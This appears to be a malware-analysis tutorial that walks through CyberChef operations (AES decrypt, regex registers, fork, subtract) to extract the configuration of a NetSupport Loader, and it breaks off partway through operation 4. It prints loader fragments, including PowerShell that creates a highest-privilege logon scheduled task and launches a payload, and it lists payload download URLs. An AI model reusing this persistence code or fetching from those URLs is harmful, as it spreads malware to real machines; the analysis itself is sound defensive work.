
Cyberchef is capable of AES Decryption via the AES Decrypt operation.

To utilise AES decryption, look for the key indicators of AES inside of malware code and align all the variables with the AES operation.

eg, make sure to align the Key, Mode and IV. Then just plug these values into CyberChef.



```
$Dzxb = 'AAAAAAAAAAAAAAAAAAAAAOSJcRBovNv75MtNPRQryhlrwkaJ2ZpI99R6oR34ORB2TAiMUg4BqXsVq

$sUcUPxU = 'dVdqd2RRTnlFbW1vdFNidFR3eEViQXJqQ0l3a2JWQ3M=';
$GDJXGNY = New-Object 'System.Security.Cryptography.AesManaged';

$GDJXGNY.Mode = [System.Security.Cryptography.CipherMode]::ECB;
$GDJXGNY.Padding = [System.Security.Cryptography.PaddingMode]::Zeros;
$GDJXGNY.BlockSize = 128;
$GDJXGNY.KeySize = 256;
$GDJXGNY.Key = [System.Convert]::FromBase64String($sUcUPxU);
$KPwOZ = [System.Convert]::FromBase64String($Dzxb);

$LdCzhhCP = $KPwOZ[0..15];
$GDJXGNY.IV = $LdCzhhCP;
```



AES Decrypt


Key: dVdqd2RRTnlFbW1vdFNidFR3eEViQXJqQ0 (BASE64)

IV: 00 00 00 00 00 00 (HEX)

Mode: ECB

Input: Raw

Output: Raw



A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode

Drop bytes

Start: 0

Length: 16

☐ Apply to each line

AES Decrypt

Key: dVdqd2RRTnlFbW1vdFNidFR3eEViQXJqQ0 (BASE64)

IV: 00 00 00 00 00 00 (HEX)

Mode: ECB

Input: Raw

Output: Raw


Input

```
AAAAAAAAAAAAAAAAAAAAAOSJcRBovNv75MtNPRQryhlrwkaJ2ZpI99R6oR34ORB2TAiMUg4BqXsVqByn3HO9MwR
rSUJSLIBGPPPX+l6VPwG4yZGppZHYPpD9jGI+2MOOiwffjn499AN2tuTzuIhAfWMxeNlMCELD6AApua7QkMmp2W
ntOIzXYTqyZp8s2WqIT8HspdMR7faIakYdXXp8FjCfqYo6pAE+WLozFsquCaIChb236ce6g90KLzn59u7MIe1np
ggCldzUfPs6SpXCvKIBUZmxtVac0NkrYFG4SVFgDOvzdMbHGYrkK0x/3jiXYEJmXLHlCFV+6cEJX7I2CmIjy5bW
EsnxfmeFnXzuzSsWMosU4PD+bMGDRnardA8F++LpiawRe7lCAhHGehCESZOEPa4iEH0PWFujrtq5p6U6IqG3xMC
AW2uI4FKmTp3TzgeAf8rloSbi3vOI8vHBF58dgOolCImHtz4W3MjLXhZcvk+freodJi7ItH1k7pgjWgadQ
/2F822xR+TCQyrTCItfM+xKVV7pzwsFSQf8prX60+3RtjXQLDdgdz0vrZVfW2ZmS2F
/7A007bMWQgZDJEU1YPIwYOv7fueeOei3Q+dPcMXcPaqSBFnOv9ULZ3dJNi2P1Yd1m3X8oQjp
/b3gLdIcmfbWDTYTa6VIQxXe+2v0l2lUMjhXG7EN7lrYFi3mBKLpeUq+2gDm7vIiXqHdtitV0nw3OnzK6YGGIrT
TS7HJE3NgqU9vX
/H2QtuHsfFk4mH5xIO+Xh7mCUaBEDxbjlyci2XdmQEgKk3BhoSM6rzxuLBEMTitUeRA4fqg4fDFfgy4Jm9mKBAD
wKYFjWH7p9LX2Mb2ASHE1y8Qt53a70Hha+ia6fnVMmecQHLh9boPs1AFTjCCrCv1wxYtLRNorscF/TXjcSG
```

Output

```
function QtR($kBv, $LMY){[IO.File]::WriteAllBytes($kBv, $LMY)};function sri($kBv){if
($kBv.EndsWith('.zip') -eq $True){$fwef = '\' + (Get-Item $kBv).Basename;
$Script:fghrth = Join-Path $MeT $fwef;Expand-Archive -Path $kBv -DestinationPath
$fghrth; $Script:ghyth = 1; del $kBv}else{if ($ghyth -eq 1){mv -Path $kBv -Destination
$fghrth; $kBv = Join-Path $fghrth infosecpad.exe};$Action = (New-ScheduledTaskAction
-Execute $kBv);$Trigger = New-ScheduledTaskTrigger -AtLogOn;Register-ScheduledTask
-TaskName "BackgroundCheck" -Action $Action -Trigger $Trigger -RunLevel "Highest"
-Force;Start $kBv}};function WTk($Wxf){$PSt = New-Object (wva
@(4352,4375,4390,4320,4361,4375,4372,4341,4382,4379,4375,4384,4390));
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::TLS12;$LMY =
```

Eventually, you can effectively automate this using Regular Expressions and Registers as previously shown.



AES Decrypt

Key
$R1
BASE64

IV
$R2
UTF8

Mode
ECB


Input
Raw

Output
Raw

Configuration Extractor Walkthrough (22 Operations)

Utilising all of these techniques, we can develop a configuration extractor for a NetSupport Loader with 3 separate scripts that can all be decoded within the same recipe.

This requires a total of 22 operations which will be demonstrated below.




```
Function lkV(ByVal yAq)
                   Dim QbJ
                   Dim qqT
                    qqT = 787
                    Dim JuF
                   JuF = MAc(yAq)
                        If JuF = 7000 + 1204 Then
                    For Each QbJ In yAq
                   Dim RrB
                         RrB = RrB & Chr(QbJ - qqT)
```

```
Net.WebClient

https://

https://raekessler.com/wp-content/uploads/2023/04/Tranch.zip

https://raekessler.com/wp-content/uploads/2023/04/infosecpad.exe
```

Stage 1 Decoding (7 Operations)

The initial script is obfuscated using a large array of decimal integers.

For each of these decimal values, the number 787 is subtracted and then the result is used as an ASCII charcode.



```
    Dim QbJ
    Dim qqT
     qqT = 787
     Dim JuF
    JuF = MAc(yAq)
        If JuF = 7000 + 1204 Then
     For Each QbJ In yAq
    Dim RrB
         RrB = RrB & Chr(QbJ - qqT)
        Next
    End If
   lkV = RrB
End Function
Function bvM()
    Dim yAq
   Dim qxf
    yAq = Array(819,832,856,907,888,886,904,903,892,898,897,867,898,
    895,892,886,908,819,872,897,869,888,902,903,901,892,886,903,888,
    887,819,870,903,884,901,903,832,867,901,898,886,888,902,902,819,
```


In order to decode this component, we must

- Use a Register to extract the subtraction value
- Use a Regular Expression to extract the decimal array
- Use Forking to Seperate each of the decimal values
- Use a regular expression to append the 787 value stored in our register.
- Apply a Subtract operation to produce ASCII charcodes
- Apply a "From Decimal" to produce the 2nd stage
- Use a Merge operation to enable analysis of the 2nd stage script.

Operation 1 - Extracting Subtraction Value

The initial subtraction value can be extracted with a register operation and regular expression.

This must be done prior to additional analysis and decoding to ensure that the subtraction value is stored inside of a register.



Extractor `\w+ = (\d+)`

☑ Case insensitive

□ Multiline matching

□ Dot matches all

`$R0 = 787`

```
Function lkV(ByVal yAq)
                    Dim QbJ
                    Dim qqT
                     qqT = 787
                     Dim JuF
                    JuF = MAc(yAq)
                         If JuF = 7000 + 1204 Then
                     For Each QbJ In yAq
                    Dim RrB
                          RrB = RrB & Chr(QbJ - qqT)
                       Next
```

10508 34


Operation 2 - Extracting the Decimal Array

The second step is to extract out the main decimal array using a regular expression and a capture group.

The capture group ensures that we are isolating the decimal values and ignoring any script content surrounding it.

This regex looks for decimals or commas `[\d,]` of length 1000 or more `{1000,}`. That are surrounded by round brackets `\(` and `\)`.

The inner brackets without escapes form the capture group.



Regular expression

Built in regexes
User defined

Regex
```
\(([\d,]{1000,})\)
```

☑ Case insensitive ☑ ^ and $ match at newlines

☐ Dot matches all ☐ Unicode support ☐ Astral support

☐ Display total


Output format
List capture groups

```
819,832,856,907,888,886,904,903,892,898,897,867,898,895,892,886,908,819,872,897,869
886,903,888,887,819,870,903,884,901,903,832,867,901,898,886,888,902,902,819,826,886
888,826,819,832,874,892,897,887,898,906,870,903,908,895,888,819,891,892,887,887,888
890,904,896,888,897,903,863,892,902,903,819,910,834,886,819,899,898,906,888,901,902
888,907,888,819,823,855,909,907,885,819,848,819,826,852,852,852,852,852,852,852,852
852,852,852,852,852,852,852,852,866,870,861,886,869,853,898,905,865,905,842,840,864
901,908,891,895,901,906,894,884,861,837,877,899,860,844,844,869,841,898,869,838,839
852,892,864,872,890,839,853,900,875,902,873,900,853,908,897,838,859,866,844,864,906
870,863,860,853,858,867,867,867,875,830,895,841,873,867,906,858,839,908,877,858,899
899,855,844,893,858,860,830,837,864,866,866,892,906,889,889,893,897,839,844,844,852
909,904,860,891,852,889,874,864,907,888,865,895,864,854,856,863,855,841,852,852,899
864,896,899,837,874,897,903,866,860,909,875,876,871,900,908,877,899,843,902,837,874
902,899,887,864,869,842,889,884,860,884,894,876,887,875,875,899,843,857,893,854,889
852,856,830,874,863,898,909,857,902,900,904,854,884,860,854,891,885,837,838,841,886
862,863,909,897,840,844,904,842,864,860,888,836,897,899,890,890,854,895,887,909,872
899,875,854,905,862,860,853,872,877,896,907,903,873,884,886,835,865,894,901,876,857
```

Operation 3 - Seperating the Decimal Values

The third operation leverages a Fork to separate the decimal values and act on each of them independently.

The Fork defines a delimiter at the commas present in the original code, and specifies a Merge Delimiter of `\n` to improve readability.



☐ Display total

Output format
List capture groups

Fork

Split delimiter
,

Merge delimiter
\n


☐ Ignore errors

```
819
832
856
907
888
886
904
903
```

Operation 4 - Appending the Subtraction Value

The fourth operation uses a regex find/replace to append the 787 value to the end of each line created by the forking operation.

Note that we have used `(.*)` to capture the original decimal value, and have then used `$1` to access it again. The `$R0` is used to access the register that can created in Operation 1.



Split delimiter
,
Merge delimiter
\n
□ Ignore errors

Find / Replace

Find: `(.*)` REGEX

Replace: `$1 $R0`

□ Global match
□ Case insensitive
☑ Multiline matching
□ Dot matches all

Output

